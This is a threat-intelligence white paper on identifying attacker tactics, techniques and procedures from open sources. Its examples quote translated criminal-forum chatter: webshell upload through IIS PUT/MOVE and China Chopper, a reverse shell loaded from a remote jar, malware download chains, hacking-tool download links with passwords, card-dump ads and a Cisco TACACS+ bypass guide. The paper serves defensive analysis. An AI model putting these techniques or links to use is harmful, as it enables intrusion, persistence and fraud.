Recorded Future

WHITE PAPER

Understand Your Attacker: A Practical Guide to Identifying TTPs With Threat Intelligence

By Levi Gundert
Vice President of Intelligence and Strategy

Table of Contents

Introduction

The goal of any threat intelligence program should be to reduce operational risk and contribute to an overall information security program that's establishing a competitive advantage in the marketplace. By definition, threat intelligence is the act of formulating an analysis based on the identification, collection, and enrichment of relevant information. Some organizations are so focused on collecting external indicators of compromise (IOCs) and evaluating them for signs of internal compromise that they can't see the forest through the trees; that is, the bigger focus on business goals.

The difference between IOCs and tactics, techniques, and procedures (TTPs) is that TTPs are higher-level adversary operating behaviors. Both IOCs and TTPs share a temporal element — they're both very contextually dependent on time — and by nature, TTPs require more data and analysis to identify.

This paper will detail the value proposition of identifying attacker TTPs and understanding information source types so that organizations can improve collection strategies, analyze the resulting information, and turn it into a workflow for relevant and timely intelligence reporting.

TTP Identification Value

The value of of identifying adversary tools, techniques, procedures is increased security control efficacy. Intelligence about threat actors' actions and behaviors allows the security team to implement continuously improving security controls while also providing the support and data required by executives to make critical business decisions. Identifying TTPs and understanding the implications of the results is a threat-centric approach to security that complements and accelerates a risk-based audit framework approach. Too many organizations today still focus on, "Where's the risk and what can we do to lessen our burden when an event occurs?" They center their programs around the idea of needing to satisfy compliance checklists, and approach security decisions as they would a cyber insurance policy. Ironically, taking this approach misses the mark in terms of both risk and threats. Following the compliance frameworks means responding to threats that have occurred in the past and building controls around known security vulnerabilities. A threat-centric organization is proactive, looking for new methods of attack, and accounts for likelihood of adversary success. Developing a risk strategy without this information is like trying to fly blind.

To illustrate, last year Recorded Future conducted a small research project to examine various text fragments found in the web that were likely indicative of a data breach from which passwords were exposed. Broken down into exposures by industry, we found that within the FT500 Europe, nearly every industry had been affected; credentials were dumped in the public or private web, and these exposures occurred along a very predictable chain.

Rather than merely assuming the risk, a threat-centric approach analyzes how the compromise happened, what were the TTPs that facilitated the breach, and what new policies and security controls could be implemented to increase future efficacy. If the goal is to prevent employee passwords being shared on the web, tracking actor TTPs creates ongoing awareness of imminent obstacles and positively affects the organization's ability to prevent future attacks in the same vein.

Identifying Sources

Before hunting for TTPs, forming an analysis, and then reporting on findings (the ultimate business deliverable), comes source identification: Where are the credible sources for adversary behavioral data? How do we locate them? Source collection has to align with strategic intelligence objectives. What that means is that operational security teams and the teams in other business verticals have requirements for the type of intelligence they need, and it's the threat analyst's job to understand those realities.

The first part of the process is identifying the needs of the company. The next step is to identify the location of information sources and determine if they're currently viable. If they're not, can they be built internally or in conjunction with a third party?

Vendor products supply an easy way to collect certain types of information. When evaluating vendor offerings, though, there are a few key questions to ask:

- What, exactly, is the type of information the vendor will provide and in what format(s)?
- How do they originate their data?
- From which locations do they source their data?
- How is it acquired?
- How much of that data is unique?

Many times vendors share information amongst each other. Potential clients assessing the value of one vendor's data over another vendor's data have to understand precisely how much of the data is unique to vendor A versus vendor B before investing and potentially acquiring duplicate data. During vendor evaluations, ask from where, specifically, the vendor obtains that data and how much of it is unique.

In regards to the "where," there are six broad information threat "bucket" classifications.

The Web / Open Source

The internet is filled with data about attacker TTPs. Data from the web can be considered "open source" because it is freely available to anyone who knows how to find it. Because of its vastness, manual searching will turn up only a tiny portion of what is available on the web.

Recorded Future, for example, collects information from hundreds of thousands of sources, across the web and in real time, which would not be possible through manual means. The value in an automated service is not just the collection process; Recorded Future performs an analysis on the collected data, contextualizes it, tracks entities and events, and provides alerts, all of which offers a robust threat capability for analysts to integrate into their workflow. The data source is the open web — criminal forums, Tor .onion forums, social media, mainstream, blogs, etc.

Honeypots or Darknets

These are companies with servers or collection nodes set up across the internet to attract attacker’s large-scale campaigns.

Honeypots and Darknets are often configured with attractive-sounding names and common technology stacks running on common ports to capture reconnaissance and automated exploit activity. Since legitimate traffic should never be observe in Darknet space, scanning and/or intrusion attempts are automatically logged. When unauthorized access is allowed (through intentionally misconfigured security controls) the subsequent adversary tool chains produce useful attacker IOCs and TTPs.

Endgame Systems is an example of a vendor that provides Honeynet data. The company deploys distributed Honeypots in various types of networks. This enables Endgame to observe diverse attacker patterns and also alert on new types of scanning that likely correspond to a new remote access vulnerability.

Customer Telemetry

Many commercial vendors have access to information supplied by their customers. For instance, an antivirus company might receive samples from its customers. Cloud service providers, too, have access to customer data that might reveal information about the network or product. This type of return telemetry is illuminating because of the large-scale visibility across millions of hosts. Sometimes the data is aggregated and resold.

Scanning and Crawling

Scanning and crawling are essentially the opposite of Honeynets and Darknets; through these processes, companies are crawling the internet, actively scanning and enumerating ports and services, and collecting information to make it available for analysis.

Shodan is a prime example of a vendor that provides an information source based on crawling or scanning the internet. Shodan scans and enumerates ports and services across the majority of the IPv4 space daily, ultimately making the resulting data available for search.

Malware Processing

Malware processing is detonating large amounts of malware while capturing and storing the resulting metadata. The resulting database is full of useful IOCs that may be searched historically.

Team Cymru and ReversingLabs are two examples of companies that perform bulk malware processing and metadata storage. Team Cymru offers a commercial product called Malware Hawk, and they also provide the free website, TotalHash. TotalHash allows the analyst to search and splice metadata, like strings and mutexes found in malicious code itself, to uncover new TTPs. ReversingLabs allows users to upload Yara rules for proactive alerting when new samples are processed and match the rule condition(s).

Closed Source / Human Relationships

This is the opposite of web/open source information, which is listed, posted, pasted, or available on the web. In closed source/human intelligence, individuals foster human relationships to enable deeper intelligence that may be available through closed communities. Entrance to these communities requires vetting to engage.

Intel-471 is an actor-centric, human intelligence service that fosters human relationships within closed communities or forums. Gaining entry might be difficult, but once a member is trusted, he or she can uncover deeper insight into adversary methods, plans, tools, and processes.

Proprietary vs. Vendor Sources

A threat analyst may examine the requirements of the business and discover that the necessary information collection capabilities may not exist. At these points, the information security team may need to build a proprietary information source internally to fulfill intelligence requirements. These proprietary, or home-grown, resources can be extremely effective, but, as with any custom application, tradeoffs exist. If an organization has the time, budget, and skilled resources, a custom solution is sometimes preferable to a pre-built vendor solution, but resource constraints should obviously be a deciding factor in the build vs. buy construct.

Whatever the decision, every organization needs a continuous feedback loop between security teams and the business because demand for information sources is not static. This year, the business may have a need for a specific type of information. Next month, that may change.

Leveraging Source Into Analysis

Once information collection has begun, the next step is turning that information into intelligence through analysis. Turning data into intelligence can be tricky because of prioritization. The analyst must decide which threats — at which level of severity — are most likely to impact the business in the current environment presently and in the future.

One way to prioritize threats is to envision a Skee-Ball game. In Skee-Ball, the player rolls a ball up the ramp and tries to aim for the ring with the highest value assignment, which is small and in the center of a number of other larger targets. The smallest target is valued at 100 points. The outermost ring, however, the one with the largest surface area, is 10 points.

General trends, the macro industry trends of which threat intelligence teams need awareness, fall into the 10-point value category. Questions that might be asked in this bracket include “What is happening in the denial-of-service underground criminal market? What are criminals’ capabilities? What’s their success rate?”


The 100-point ring includes threats to strategic assets: a company’s vendors, customers, its employees, applications, infrastructure, and technology stack. Attacks on a company’s routers, VPN software, RDP or VNC instances, web servers, and/or critical applications relying on PHP or Java are those that could cripple an organization. It is extremely challenging to identify those threats and understand the impact before the attack occurs, but this is the goal of threat intelligence; it’s understanding adversary behavior and TTPs so the organization can make adjustments before the threat impacts the target. Within a proactive threat intelligence model, it’s crucial to score these strategic assets as the 100-point rings and prioritize their protection.

Surfacing the Exploit Signal

Armed with a conceptual understanding of the importance of adversary TTPs, the following are practical examples of how to identify adversary TTPs on the web. These examples show how to move from a conceptual understanding that a vulnerability in a particular piece of software exists to actually seeing the criminal chatter detailing the corresponding exploit process. Identifying near real-time chatter leads to increased awareness of adversary intent and, possibly, adversary capability. These concrete data points will help the threat, incident, SOC, or security analyst prioritize recommendations and ensuing actions.

Using Recorded Future, specific signals around the text fragment "exploit" can be surfaced in multiple languages within the context of criminal forums.

As a word of caution, the existence of a vulnerability does not necessarily mean an adversary has the knowledge or skills to actually exploit that vulnerability. However, where very specific data points surface — in the form of tutorials detailing the specific exploit steps and/or code — in an online forum, this additional context might indicate the need for prioritization of the threat if it has the ability to impact the upper-left 100-point ring — the company's strategic assets. When this type of exploit signal surfaces, threat teams should consult on preventative security controls and detection mechanisms.




Translated from Farsi: "Is one of the top ...
Now the main question: how exactly ...
Exploit for bugs I had someone csrf this site?

Exploit has been executed successfully MSL deactivate successfully Reading phone unlock codes.

Executing exploit ...

Exploit Title : Open Audit(GPL version) SQL injection vulnerability.

[-] rogue socks/vpn services (admins/moders of such services can easy sniff your passwords and hack into your account) [-] malware/visrus/trojan programs on your PC/laptop - for example you can get strange link in icq/jabber form stranger, plz dont open it bcoz you can be infected with virus !



PS4 kernel exploit /...

com_mydyngallery Auto SQLi exploit.

exploit(path[0],query).

This exploit is mainly done by creating and sending specific packets to the server.


Exploit Kits kosten auch ziemlich viel (Mehrere Hundert Euro pro Woche).

Added thank you Admin Hacking tools by InjAthena HTTP Bot v1.0.8 rghost.net/6FLcvbnch RB 5.0-password=injector rghost.net/7C8xpSyF4 Script-Cryptor-pass=injector rghost.net/77cSQ6LWR SQLi Dumper v.7-pass=injector rghost.net/8mWL6LC8d Spoofer Binder rghost.net/85mWrZFT8 Xenos_2.2.0... See more...

MAC spoofer, VPN, TOR and a SOCKS5 proxy.

Practical Adversary Tools

This next example shows practical adversary tools that are matches on text fragments around common technologies like Perl, Python, and Java, as well as packers like UPX (commonly used for malware obfuscation and delivery). A packer may be a high-level TTP that can be identified as an adversary choke point for corresponding defensive controls.



TTPs 12182015

Translated from Chinese: "The program is packed with Pyinstaller and added UPX shell after shelling with a special extraction Pyinstaller Packager script extracts the source pyc final step in the process of extracting the script error other Pyinstaller packaged program source code pyc no problem and packaged scripts are put In the network disk link what causes big trouble god look.


Translated from Chinese: "The DEX files are loaded, it will be continuously polls executed pay methods, deductions related operations, while also intercepting the relevant messages; services PLService base_3.4.0_en.jar mother will start the package, the service will start after downloading Malicious package bom: 1) to decrypt base_3.4.0_en.jar as DEX files, and loaded: 2) after the sub-package has been loaded, the Executive pay will be constantly polling methods, deductions related operations, while also intercepting Related SMS: 3) to decrypt download address: http://js.xxxxxx.com/myapk/xxooaa/bom, download bom malicious package: 4) bom treated is encrypted, decrypted compressed package, unzip the boDat and bobolib: 2.6 subfolder boDat likewise See more ...

Translated from Chinese: "After myplug.jar is loaded, it will download the root tool to root operation, to obtain root privileges if successful, will be based on instructions to download, silent install application: 1) load by natvie method, it calls mylpug malicious plug: 2) malicious plug myplug. jar will download and root root tool operation: 3) to obtain root privileges after successful, the plug-in will silently download, install the application to / system / app directory: 2.4 The virus also decryption, load malicious plug xbox.so, the plug-in by the DES symmetric encryption algorithm decrypts the DEX file, the virus is encrypted by malicious plug-ins to avoid static analysis tools: decryption xbox.so <... See More ...

Click image to view larger version in browser.

Data Points to Assist Business Decisions

In the example below, open source information alerts reference salted hash cracking. That data point may be useful for business decision makers struggling with a resource allocation decision around salting hashes (hypothetical example). In the theoretical sense, the answer may be that salting is not worth the effort. That decision, however, is merely a gut instinct until the organization can point to concrete data points and say, "this is the cracking process we observe criminal adversaries using. We see them leveraging online cloud services with large GPU resources for cracking passwords. Salting hashes will help reduce this specific risk to an extent because it will take the adversary 30 hours longer to break password hashes." This is the hard data point that can be used to make a more informed business decision.



TTPs 12132015

Bitiply - Multiply Your Bitcoins Through Bitcoin Malleability Exploit!


i need to get the salt (the hash and the password available).

You can be sure that you are getting the most noteworthy quality and most developed bot available.

update will be released tomorrow US work A1 for sure....Base name: Swift (DUMPS) Countries: USA/Canada Info: TR2, TR1+TR2 with country + state, city, zip (optional) Valid rate : >85%Base name: Suva (DUMPS) Countries: Fiji Info: TR2 Valid rate : ~80%Base name: 1210_AU from logs (CVV2) Countries: World Mix Info: TR2, See more...

Click image to view larger version in browser.

Webshells are another example of how criminal chatter can reveal that adversaries are looking for vulnerable services and software through a scan-and-exploit pattern. When they find vulnerable software instances, they auto-exploit and use webshells to maintain persistence on the compromised server.



Translated from Chinese: "Such behavioral intentions abuse legitimate network server authentication and CMS system Web site, and inject malicious scripts these sites, which can achieve the purpose of the greatest degree distribution.

Translated from Chinese: "MOVE ability to perform successfully, depending on whether the container is checked IIS "Script Support Access" box, if checked support, it can easily be exploited by attackers.

Translated from Chinese: "The vulnerability affects all versions LuManager 2.1.1 below, an attacker can log in directly to the highest authority the background, upload webshell, control system database, operating virtual host.

Translated from Chinese: "To sum up: IP113.xx.xxx.xx by HowNet horse has entered the server to obtain permission, IP183.xx.xxx.xx by registering new users to upload pictures without filter, upload vulnerability exists, the server has multiple intruders by web presence upload vulnerability to attack, get the shell, and closed, avoid security guard dogs, and placed in the site webshell and net horse program.

Translated from Chinese: "Upload file size limit only encounter case, an attacker can bypass the file name by word Trojan upload, re-use IIS parsing vulnerability, use a tool like Chinese chopper, establish a connection with a word on the Trojan web server, Not only you can file the current site to manage (add files, and delete operations can be performed), but also through the upload Malaysia, Malaysian file and then direct access for other operations, and ultimately control the entire server.

Translated from Chinese: "However, in IIS, if the directory supports write access to the same time open the WebDav, will support the PUT method, combined with the MOVE method, it can be had only allowed to upload a text file rewrite allowed to upload script files to perform webshell.

Translated from Chinese: "HTTP method type generally implement such an attack, the attacker should be detected by the server supports OPTIONS method, if support PUT, then use PUT upload a specified text file, and finally rewrite the script file by MOVE, then achieve the purpose of attack.

Translated from Chinese: "the principle shell, loaded by classload remote from my blog a http://www.isiwn.org/attach/iswin.jar file, and then instantiate, jar file which contains a blog on the rebound shell script, the class is loaded to local instantiated when execution rebound shell instantiated in the constructor payload.

Translated from Chinese: "Intruder to obtain root privileges (rootkit users) through webshell or otherwise, stop iptables, shut down the server security dog all testing, re-testing, deployment resin, closed nginx, bypassing website security dog protection.

Click image to view larger version in browser.


A threat analyst should observe the behavior, methodology, and pattern behind the attack and then replicate the TTP to understand the internal consequences. In some cases it might be beneficial to work with the red team and/or incident response to emulate the scenario and determine (in this case) if the particular webshell will be successful against the company's defensive controls.

This is the goal of threat intelligence; identifying TTPs to determine if the TTP is interesting but not actionable and thus valueless. To understand the actions of a threat actor and map them back to operational risk and controls is threat intelligence that will determine business success. Often this means more work on the part of the threat team. Identifying the TTP is only the first part; working through the scenario to understand the threat, where the exposure lies, and what resultant actions should take place is a lot more complicated but will yield more valuable business guidance.

Source Alerting and Analysis


Before a TTP can be identified, high-fidelity information alerts on new entities or events must be created to scale the process. Alerting success is not immediately achieved, it requires patience and persistence.

In the case of alerting on specific malware samples that match specific criteria, ReversingLabs offers an interface through which the analyst can upload Yara rules.



"Yara rule (basic example) looking for China Chopper Webshell samples that match specific strings and hashes."

In the example, a potential attack script called tacflip.py (available on GitHub) is illustrated. This script targets a vulnerability in Cisco’s TACACS+ implementation. Below is a screenshot of a step-by-step guide in a Chinese-language forum demonstrating how to implement this particular attack script.



[终端安全]绕过 Cisco TACACS+ 的三种攻击方式

楼主 发表于: 12-19

关键词: Cisco TACACS+

原文地址： 3 attacks on cisco tacacs bypassing

在这篇文章中，作者介绍了绕过 Cisco 设备的 TACACS 的三种方式。

- No.1 利用 DoS 攻击绕过 Cisco TACACS+
- No.2 本地爆破 PSK 绕过 Cisco TACACS+
- No.3 利用中间人攻击 绕过 Cisco TACACS+

一般来说，在一个大型网络中会有很多网络设备，如何管理这些网络设备的访问权限可能是个大问题。因此，大多数公司都会实现集中化的权限访问协议。Cisco 设备支持 TACACS+ 和 RADIUS 协议。

0x00 TACACS 协议简介

TACACS（Terminal Access Controller Access Control System，终端访问控制器控制系统协议）是一种用于认证的计算机协议，在 UNIX 网络中与认证服务器进行通信，TACACS 允许远程访问服务器与认证服务器通信，以决定用户是否有权限访问网络。

